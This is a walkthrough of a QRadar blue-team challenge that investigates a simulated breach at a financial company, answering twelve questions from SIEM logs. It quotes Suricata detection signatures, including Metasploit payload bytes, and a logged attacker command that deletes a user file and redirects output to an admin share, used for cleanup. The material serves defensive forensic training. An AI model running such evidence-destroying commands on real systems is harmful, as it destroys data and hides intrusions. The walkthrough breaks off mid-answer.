QRADAR1 Blue Team Challenge


Challenge Overview

A financial company was compromised, and they are looking for a security analyst to help them investigate the incident, This Challenge consists of 24 questions, I will solve them and make things easier for those who have problems in solving them.

Let’s get started :

(1)How many log sources available?

Log in to QRadar SIEM and select the Admin tap>> and then click Log sources :



Name	Desc	Status	Protocol	Group	Log Source Type	Enabled	Log Source Identifier
DC	DC	Error	Syslog		Micros...	True	DC
HD-FIN-02	HD-FIN-02	Error	Syslog		Micros...	True	192.168.10.29
HD-FIN-03		Error	Syslog		Micros...	True	HD-FIN-03
HD-HR-01		Error	Syslog		Micros...	True	192.168.12.11
HD-HR-02	HD-HR-02	Error	Syslog		Micros...	True	192.168.12.12
HD-IT-01	HD-IT-01	Error	Syslog		Micros...	True	192.168.11.11
HD-IT-02		Error	Syslog		Micros...	True	192.168.11.12
HD-IT-03	HD-IT-03	Error	Syslog		Micros...	True	192.168.11.13
MGNT-01	MGNT-01	Error	Syslog		Micros...	True	192.168.13.11
MGNT-02	MGNT-02	Error	Syslog		Micros...	True	192.168.13.12
pfSense-Firewall	Netgate pfSense	Error	Syslog		Netgat...	True	192.168.10.1
SO-Suricata	SecurityOnion Suricata	Error	Syslog		Suricata	True	192.168.20.26
User10-HD-10	User10-HD-10	Error	Syslog		Micros...	True	192.168.10.10
Zeek_conn		Error	Syslog		zeek_c...	True	192.168.20.26
Zeek_HTTP		Error	Syslog		zeek_http	True	192.168.20.26

Answer: 15

(2)What is the IDS software used to monitor the network?

Search For: Group | All Log Source Groups | Go | Add | Edit | Enable/Disable | Delete | Bulk Actions | Extensions | Parsing Order | Assign

Name	Desc	Status	Protocol	Group	Log Source Type	Enabled	Log Source Identifier
DC	DC	Error	Syslog		Microsoft ...	True	DC
HD-FIN-02	HD-FIN-02	Error	Syslog		Microsoft ...	True	192.168.10.29
HD-FIN-03		Error	Syslog		Microsoft ...	True	HD-FIN-03
HD-HR-01		Error	Syslog		Microsoft ...	True	192.168.12.11
HD-HR-02	HD-HR-02	Error	Syslog		Microsoft ...	True	192.168.12.12
HD-IT-01	HD-IT-01	Error	Syslog		Microsoft ...	True	192.168.11.11
HD-IT-02		Error	Syslog		Microsoft ...	True	192.168.11.12
HD-IT-03	HD-IT-03	Error	Syslog		Microsoft ...	True	192.168.11.13
MGNT-01	MGNT-01	Error	Syslog		Microsoft ...	True	192.168.13.11
MGNT-02	MGNT-02	Error	Syslog		Microsoft ...	True	192.168.13.12
pfSense-Firewall	Netgate pfSense	Error	Syslog		Netgate pf...	True	192.168.10.1
SO[redacted]	SecurityOnion[redacted]	Error	Syslog		Suricata	True	192.168.20.26
User10-HD-10	User10-HD-10	Error	Syslog		Microsoft ...	True	192.168.10.10
Zeek_conn		Error	Syslog		zeek_conn	True	192.168.20.26
Zeek_HTTP		Error	Syslog		zeek_http	True	192.168.20.26


Looking at the sources of the logs above, you can find out what IDS is:

Answer: Suricata

Suricata is a network Intrusion Detection System

(3) What is the domain name used in the network?

The Event ID 4624 in the Windows Event Log indicates a successful logon event.



We examine the first event.

Current Filters:

EventID (custom) is any of 4624 (Clear Filter)

▾ Current Statistics

Total Results	11 (15.6KB Total)	Compressed Data Files Searched		Subsearch (No Compressed Data Files)	Duration 41ms
Data Files Searched	Subsearch (No Data Files)	Index File Count		Subsearch (No Index Files)	More Details

Event Name	Log Source	Event Count	Time	Low Level Category
Success Audit: An account was successfully logged on	MGNT-01	81	Nov 9, 2020, 9:51:31 AM	User Login Success
Success Audit: An account was successfully logged on	HD-FIN-02	78	Nov 9, 2020, 9:34:22 AM	User Login Success
Success Audit: An account was successfully logged on	HD-HR-02	76	Nov 9, 2020, 9:51:15 AM	User Login Success
Success Audit: An account was successfully logged on	HD-FIN-03	53	Nov 9, 2020, 8:53:32 AM	User Login Success
Success Audit: An account was successfully logged on	HD-IT-01	41	Nov 9, 2020, 8:39:51 AM	User Login Success
Success Audit: An account was successfully logged on	HD-IT-01	40	Nov 8, 2020, 11:21:10 PM	User Login Success
Success Audit: An account was successfully logged on	HD-IT-01	12	Nov 8, 2020, 11:25:49 PM	User Login Success
Success Audit: An account was successfully logged on	MGNT-01	10	Nov 9, 2020, 10:33:06 AM	User Login Success
Success Audit: An account was successfully logged on	HD-FIN-02	10	Nov 9, 2020, 10:23:23 AM	User Login Success
Success Audit: An account was successfully logged on	HD-IT-01	10	Nov 9, 2020, 10:40:22 AM	User Login Success
Success Audit: An account was successfully logged on	HD-FIN-03	8	Nov 8, 2020, 11:43:24 PM	User Login Success

We found the Domain here.

```
Computer=HD-mgnt-01.[redacted].local    OriginatingComputer=192.168.13.11      User=   Domain=
Level=Log Always        Keywords=Audit Success  Task=SE_ADT_LOGON_LOGON Opcode=Info
0x3E7  Logon Information:  Logon Type:  5  Restricted Admin Mode: -  Virtual Account:  No
Logon ID:  0x3E7  Linked Logon ID:  0x0  Network Account Name: -  Network Account Domain: -
```

Answer: HACKDEFEND.local


(4) Multiple IPs were communicating with the malicious server. One of them ends with “20”. Provide the full IP ?

We went to Dashboard and looked at top sources. We found 192.168.##.## have a greatest offenses 7 :

Top Sources

Source	Offenses
192.168.20.[redacted]	7
192.168.10.[redacted]	6
192.168.11.[redacted]	6
192.168.12.[redacted]	4
192.168.10.[redacted]	3

We can display a log of activity by source IP to see which IPs generated the most communication :




We found that the IP 192.168.20.20 generated the most communication :

Source IP	Event Name (Unique Count) ▼	Log Source (Unique Count)	Event Count (Sum)
192.168.[redacted]	Multiple (59)	Multiple (4)	23,739
192.168.[redacted]	Multiple (59)	Multiple (6)	16,152
192.168.[redacted]	Multiple (58)	Multiple (7)	4,585
192.168.[redacted]	Multiple (49)	Multiple (6)	5,277

Answer: 192.168.20.20

> What is the SID of the most frequent alert rule in the dataset?

We can look for sid: in the payload with regular expression.



We will find 110 logs from SO-Suricata where 72


Event Information

Event Name	NIDS Alert		
Low Level Category	Custom Policy High		
Event Description			
Magnitude	[redacted] (9)	Relevance	10
Username	N/A		
Start Time	Nov 8, 2020, 10:23:03 PM	Storage Time	Nov 8, 2020, 10:23:03 PM
Alert Category (custom)	Potentially Bad Traffic		
Event Type (custom)	alert		
RULE SID (custom)	[redacted]		
Rule Name (custom)	ET INFO Observed DNS Query to .cloud TLD		
orig_bytes (custom)	N/A		
resp_bytes (custom)	N/A		
resp_ip_bytes (custom)	N/A		
suricata_rule (custom)	alert dns $HOME_NET any -> any any (msg:"ET INFO Observed DNS Query to .cloud TLD"; dns.query; content:".cloud"; nocase; endswith; reference:url,www.spamh 2019_08_13, deployment Perimeter, former_category INFO, signature_severity Major, updated_at 2020_09_17;)		
Domain	Default Domain		

Answer: 2027865

(6) What is the attacker's IP address?


In closed offenses, we can see a suspicious public IP .



Answer : 192.20.80.25

(7) The attacker was searching for data belonging to one of the company's projects, can you find the name of the project ?


We can search for the project with regular expression then :



We can see 4 events :

Source IP	Source Port	Destination IP	Destinat Port	Username	Magnitude
192.168.10.15	0	192.168.10.15	0	N/A	
192.168.10.15	0	192.168.10.15	0	nour	
192.168.10.15	0	192.168.10.15	0	N/A	
192.168.10.15	0	192.168.10.15	0	nour	


then read payload information :



Answer : project48

(8) What is the IP address of the first infected machine ?

We have added a filter for the attacker's IP address with the source IP :



We found that the attacker's IP was sending malware to IP 192.168.10.15 :

Event Name	Log Source	Event Count	Rule Name (custom)	Start Time ▲	Low Level Category	Source IP	Source Port	Destination IP
NIDS Alert	SO-Suricata	1	ET MALWARE Possible Metasploit Payload Common Co...	Nov 8, 2020, 10:30:49 PM	Custom Policy High	192.20.80.25	449	192.168.10.15
connection record	Zeek_conn	1	N/A	Nov 8, 2020, 11:45:25 PM	Netflow Record	192.20.80.25	449	192.168.10.15
connection record	Zeek_conn	1	N/A	Nov 9, 2020, 8:38:47 AM	Netflow Record	192.20.80.25	448	192.168.20.20
NIDS Alert	SO-Suricata	1	ET MALWARE Possible Metasploit Payload Common Co...	Nov 9, 2020, 9:51:45 AM	Custom Policy High	192.20.80.25	25	192.168.20.20


I found the serukata alert, like this :

suricata_rule (custom)	alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)" 0f b7 4a 26 31 ff|"; distance:1; within:13; content:"|ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2|"; within:15; content:"|52 57 8b 52 10|"; distance:1; within:5 deployment Internet, deployment Internal, deployment Datacenter, former_category TROJAN, signature_severity Critical, tag Metasploit, updated_at

Answer : 192.168.10.15

(9) What is the username of the infected employee using 192.168.10.15 ?

We searched for successful logon event id on Google :




Then we added the filter :

Then I found that the username for 192.168.10.15 is Nour :

	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	51416	192.168.20.20	0	N/A
	User Login Success	192.168.10.15	51419	192.168.20.20	0	N/A
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	50898	192.168.20.20	0	N/A
	User Login Success	192.168.10.15	50823	192.168.20.20	0	nour
	User Login Success	192.168.10.15	50827	192.168.20.20	0	N/A
	User Login Success	192.168.10.15	50828	192.168.20.20	0	nour
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	0	192.168.10.15	0	N/A
	User Login Success	192.168.10.15	50197	192.168.20.20	0	N/A

We also looked at the payload information :



Answer : nour

(10) Hackers do not like logging, what logging was the attacker checking to see if enabled ?

We can apply a new filter for log source is HD-FIN-03 , and the username "nour" :


You'll find that the attacker tried using PowerShell :

Event Name ▼	Event Count	Start Time	Log Source	Low Level Category	Source IP
[redacted] of Group Policy failed	1	Nov 9, 2020, 8:54:47 AM	HD-FIN-03	Service Failure	192.168.10.15
[redacted] of Group Policy failed	1	Nov 9, 2020, 8:54:47 AM	HD-FIN-03	Service Failure	192.168.10.15
[redacted] Console Started	1	Nov 8, 2020, 10:54:04 PM	HD-FIN-03	Information	192.168.10.15
[redacted] Console Started	1	Nov 8, 2020, 10:38:15 PM	HD-FIN-03	Information	192.168.10.15
[redacted] Console Ready	1	Nov 8, 2020, 10:54:04 PM	HD-FIN-03	Information	192.168.10.15
[redacted] Console Ready	1	Nov 8, 2020, 10:38:25 PM	HD-FIN-03	Information	192.168.10.15

Answer: powershell

(11) Name of the second system the attacker targeted to cover up the employee ?


We added a process commandline filter with del :



Then we entered :

Log Source ▾	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP
MGNT-01	1	Nov 9, 2020, 10:42:59 AM	Process Creation Success	192.168.13.11	0	192.168.13.11
HD-IT-01	6	Nov 9, 2020, 9:26:48 AM	Process Creation Success	192.168.11.11	0	192.168.11.11
HD-IT-01	1	Nov 8, 2020, 11:22:20 PM	Process Creation Success	192.168.11.11	0	192.168.11.11

We found a second system :




This is the command line :

```
<13>Nov 09 02:42:48 192.168.13.11 AgentDevice=WindowsLog        AgentLogFile=Microsoft-Windows-Sysmon/Operational
PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-mgnt-01.hackdefend.local    OriginatingComputer=192.168.13.11
User=SYSTEM     Domain=NT AUTHORITY     EventID=1       EventIDCode=1   EventType=4     EventCategory=1 RecordNumber=18897
TimeGenerated=1604918564        TimeWritten=1604918564  Level=Informational     Keywords=0x8000000000000000     Task=SysmonTask-
SYSMON_CREATE_PROCESS   Opcode=Info     Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:42:44.817 ProcessGuid:
{8ef54022-1d24-5fa9-e602-000000001100} ProcessId: 6824 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449
(WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft
Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c del sami.xlsx 1> \\127.0.0.1\ADMIN$\__1604917981.0572538 2>&1
CurrentDirectory: C:\Users\rami.hackdefend\desktop\deficits\ User: HACKDEFEND\Adm
```


Answer : MGNT-01

(12) When was the first malicious connection to the domain controller (log start time — hh:mm:ss)?

We have searched for :




So we added id :



Event Name	Log Source	Event Count	Time ▲	Low Level Category	Source IP
Network connection detected	HD-FIN-03	1	Nov 8, 2020, 10:31:02 PM	ACL Permit	192.168.10.15
Network connection detected	HD-FIN-03	1	Nov 8, 2020, 11:14:10 PM	ACL Permit	192.168.10.15
Network connection detected	HD-IT-01	1	Nov 8, 2020, 11:27:24 PM	ACL Permit	192.168.11.11
Network connection detected	HD-IT-01	1	Nov 8, 2020, 11:27:24 PM	ACL Permit	192.168.11.11

We found a file that the attacker is uploading at the same time :



